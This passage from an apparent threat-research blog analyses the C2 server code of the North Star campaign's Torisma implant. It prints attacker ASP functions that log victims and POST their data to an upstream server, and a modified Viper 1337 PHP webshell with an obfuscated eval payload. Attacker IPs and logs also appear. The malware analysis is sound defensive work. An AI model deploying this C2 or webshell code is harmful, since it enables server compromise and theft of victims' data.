


```
Function ViewNextPage
    On Error Resume Next
    Err.Clear
    Dim save_name, temp_name, count
    Dim save_path, temp_path
    temp_name = "_dmf" & Request("CODE") & ".tmp"
    save_name = "~dmf" & Request("CODE") & ".tmp"
    temp_path = Server.MapPath(temp_name)
    save_path = Server.MapPath(save_name)
    count = 0

    Dim obj_data, obj_handle
    Set obj_data = Server.CreateObject("Scripting.FileSystemObject")
    do While 1
        If obj_data.FileExists(save_path) Then
            DelayResponse(100)
            count = count + 1
            If count > 1200 Then
                DeleteSpecificFile(save_name)
                DeleteSpecificFile(temp_name)
                ResponseBad
                Exit Do
            End If
        Else
            Dim content
            content = Request("CACHE")
            Set obj_handle = obj_data.OpenTextFile(temp_path, ForWriting, TRUE)
            obj_handle.Write(content)
            obj_handle.Close
            obj_data.MoveFile temp_path, save_path
            DeleteSpecificFile(temp_name)
            ResponseOK
            Exit Do
        End If
    Loop

    Set obj_data = NOTHING
    Set obj_handle = NOTHING
End Function
```

Implant sends data to C2

ViewGallery

There is no function in Torisma implemented to call this function directly, this is likely called from another administration tool, probably implemented in the upstream server. A static analysis of this method reveals that it is likely intended to retrieve log files in a base64 encoded format and write the response. Like the Torisma implant, there is a response string that is received by the calling component that indicates the log file had been retrieved successfully and that it should then delete the log file.




```
Function ViewGallery
    On Error Resume Next
    Dim current_time
    Dim logfile_path, obj_log, obj_handle
    Set obj_log = Server.CreateObject("Scripting.FileSystemObject")
    logfile_path = Server.MapPath(logvault)
    current_time = "Current Time: " & GetCurrentTime & chr(13) & chr(10)

    If obj_log.FileExists(logfile_path) Then
        Dim contentsOfData, contentToSend
        Set obj_handle = obj_log.OpenTextFile(logfile_path, 1, FALSE)
        contentsOfData = current_time & obj_handle.ReadAll
        contentToSend = base64_encode(contentsOfData)
        obj_handle.Close
        Set obj_handle = Nothing

        Response.Write(contentToSend)

        If (Request("OPTION") = "1403296576567924") Then
            DeleteSpecificFile(logvault)
        End If
    Else
        Response.Write(base64_encode(current_time & "--- Log File Does Not Exist ---"))
    End If
End Function
```

Retrieve and write log file content in base64 format (ViewGallery)

ViewMons

Another function also not used by Torisma is intended to set the local configuration file. It appears to use a different request method than ACTION; in this case it uses MAILTO. Based on insight gathered from Torisma, we can speculate this is related to configuration files that are used by the implant.




```
Function SetConfigurations
    On Error Resume Next
    Dim data
    data = Request("MAILTO")
    If Not data = "" Then
        Dim config
        config = SetConfig()
        If config = TRUE Then
            ResponseOK
        Else
            ResponseBad
        End If
    Else
        ResponseBad
    End If
End Function
```

ViewMons function

SendData

This function is used in the RedirectToAdmin method exclusively and is the mechanism for sending data to the upstream C2. It depends on the GetConfig function that is based on the stored value in the cfgvault variable.




```
Sub SendData(data)
    On Error Resume Next
    Dim sx, url
    url = GetConfig
    Set sx = Server.CreateObject("MSXML2.ServerXMLHTTP")
    sx.Open "POST", url(0), false
    sx.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
    sx.setRequestHeader "Content-Length", Len(data)
    sx.Send data
    ResponseOK
End Sub
```

Send Data

RedirectToAdmin

This function is used to redirect information from an infected victim to the master server upstream. This is an interesting function indicating additional infrastructure beyond the immediate C2 with which we observed Torisma communicating.




```
Function RedirectToAdmin()
    On Error Resume Next
    WriteAgentLog(Request("PAGE"))
    Dim send_data
    send_data = "HashCode=znxviiqwoieoaihd&CONTENT=" & Request("CACHE") & "&FID=" & Request("CODE") & "&EXT=" & GetIpAddress
    Call SendData(send_data)
End Function
```

RedirectToAdmin

WriteAgentLog

As part of the process of tracking victim's with Torisma, the ASP code has a function to write log files. These resulting log files indicate success for the execution of shellcode on victims running Torisma. This logging method captures the user agent and IP address associated with the victim being monitored. This function is called when the information is sent to the master server via the RedirectToAdmin method.



```
Sub WriteAgentLog(stringToWrite)
    On Error Resume Next
    Err.Clear
    Dim obj_fso, logfile_path, obj_stream
    logfile_path = Server.MapPath(logvault)
    Set obj_fso = Server.CreateObject("Scripting.FileSystemObject")
    Set obj_stream = obj_fso.OpenTextFile(logfile_path, ForAppending, True)
    If (Err.Number > 0) Then
        Err.Clear
        Exit Sub
    End If
    Dim useragent
    useragent = Request.ServerVariables("HTTP_USER_AGENT")
    obj_stream.Write(GetCurrentTime & " " & stringToWrite & " " & GetIpAddress & " " & useragent & chr(13) & chr(10))
    obj_stream.Close
    Set obj_stream = NOTHING
    Set obj_fso = NOTHING
End Sub
```

Analysis of the server logs indicates the following countries made connections to the View.ASP page in July 2020.

- India
- Australia

- Israel
- Finland

Webshells


During our analysis we were able to determine that in some instances the attacker used webshells to maintain access. Discovered on another compromised server by the same actor with the same type of code was a PHP Webshell known as Viper 1337 Uploader. Based on our analysis this is a modified variant of Viper 1337 Uploader.

```
<title>Viper 1337 Uploader</title>
<?php

echo ‘<form action=”” method=”post” enctype=”multipart/form-data” name=”uploader” id=”uploader”>’;

echo ‘<input type=”file” name=”file” size=”50″><input name=”_upl” type=”submit” id=”_upl” value=”Upload”></form>’;

if( $_POST[‘_upl’] == “Upload” ) {

if(@copy($_FILES[‘file’][‘tmp_name’], $_FILES[‘file’][‘name’])) { echo ‘<b>Shell Uploaded ! :)<b><br><br>’; }

else { echo ‘<b>Not uploaded ! </b><br><br>’; }

}

?>

<?php

eval(base64_decode(‘JHR1anVhbm1haWwgPSAnS2VsdWFyZ2FIbWVpN0B5YW5kZXguY29tJzsKJHhfcGF0aCA9ICJodHRwOi8vIiAuICRfU0VS

?>
```

Some additional log file analysis reveals that a dotm file hosted with a. jpg extension was accessed by an Israeli IP address. This IP address likely belongs to a victim in Israel that executed the main DOCX. Based on the analysis of the user-agent string belonging to the Israel IP address Microsoft+Office+Existence+Discovery indicates that the dotm file in question was downloaded from within Microsoft Office (template injection).

Attacker Source

According to our analysis the attacker accessed and posted a malicious ASP script “template-letter.asp” from the IP address 104.194.220.87 on 7/9/2020. Further research indicates that the attacker is originating from a service known as VPN Consumer in New York, NY.



```
2020-07-09 02:42:47 51.68.119.230 POST /include/static/template-letter.asp - 443 - 104.194.220.87
2020-07-09 02:42:52 51.68.119.230 POST /include/static/template-letter.asp - 443 - 104.194.220.87
2020-07-09 02:43:05 51.68.119.230 POST /include/static/template-letter.asp - 443 - 104.194.220.87
2020-07-09 02:43:08 51.68.119.230 POST /include/static/template-letter.asp - 443 - 104.194.220.87
2020-07-09 02:43:16 51.68.119.230 POST /include/static/template-letter.asp - 443 - 104.194.220.87
2020-07-09 02:43:22 51.68.119.230 POST /include/static/template-letter.asp - 443 - 104.194.220.87
2020-07-09 02:43:34 51.68.119.230 POST /include/static/template-letter.asp - 443 - 104.194.220.87
2020-07-09 02:43:38 51.68.119.230 POST /include/static/template-letter.asp - 443 - 104.194.220.87
2020-07-09 02:43:44 51.68.119.230 POST /include/static/template-letter.asp - 443 - 104.194.220.87
```

Snipped from log file showing attacker IP 104.194.220.87

From the same logfiles, we observed the following User Agent String:

“Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+10.0;+Win64;+x64;+Trident/7.0;+.NET4.0C;+.NET4.0E;+ms-office;+MSOffice+16)”

Decoding the User Agent string we can make the following statement

The attacker is using a 64bit Windows 10 platform and Office 2016.

The Office version is the same as we observed in the creation of the Word-documents as described in our document analysis part of Operation NorthStar.

Conclusion

It is not very often that we have a chance of getting the C2 server code pages and associated logging in our possession for analysis. Where we started with our initial analysis of the first stage payloads, layer after layer we were able to decode and reveal, resulting in unique insights into this campaign.

Analysis of logfiles uncovered potential targets of which we were unaware following our first analysis of Operation North Star, including internet service providers and defense contractors based in Russia and India.

Our analysis reveals a previously unknown second stage implant known as Torisma which executes a custom shellcode, depending on specific victim profiles, to run custom actions. It also illustrates how the adversary used compromised domains in Italy and elsewhere, belonging to random organizations such as an auction house and printing company, to collect data on victim organizations in multiple countries during an operation that lasted nearly a year.

This campaign was interesting in that there was a particular list of targets of interest, and that list was verified before the decision was made to send a second implant, either 32 or 64 bits, for further and in-depth monitoring. Progress of the implants sent by the C2 was monitored and written in a log file that gave the adversary an overview of which victims were successfully infiltrated and could be monitored further.

Our findings ultimately provide a unique view into not only how the adversary executes his attacks but also how he evaluates and chooses to further exploit his victims.

Read our McAfee Defender's blog to learn more about how you can build an adaptable security architecture against the Operation North Star campaign.

Special thanks to Philippe Laulheret for his assistance in analysis

[1] https://www.ecrypt.eu.org/stream/p2ciphers/vest/vest_p2.pdf

[2] https://www.ecrypt.eu.org/stream/vestp2.html

Christiaan Beek Lead Scientist & Sr. Principal Engineer
Christiaan Beek is the Lead Scientist & Sr. Principal Engineer of the Enterprise Office of the CTO. He is leading the strategic threat intelligence research with a focus on inventing...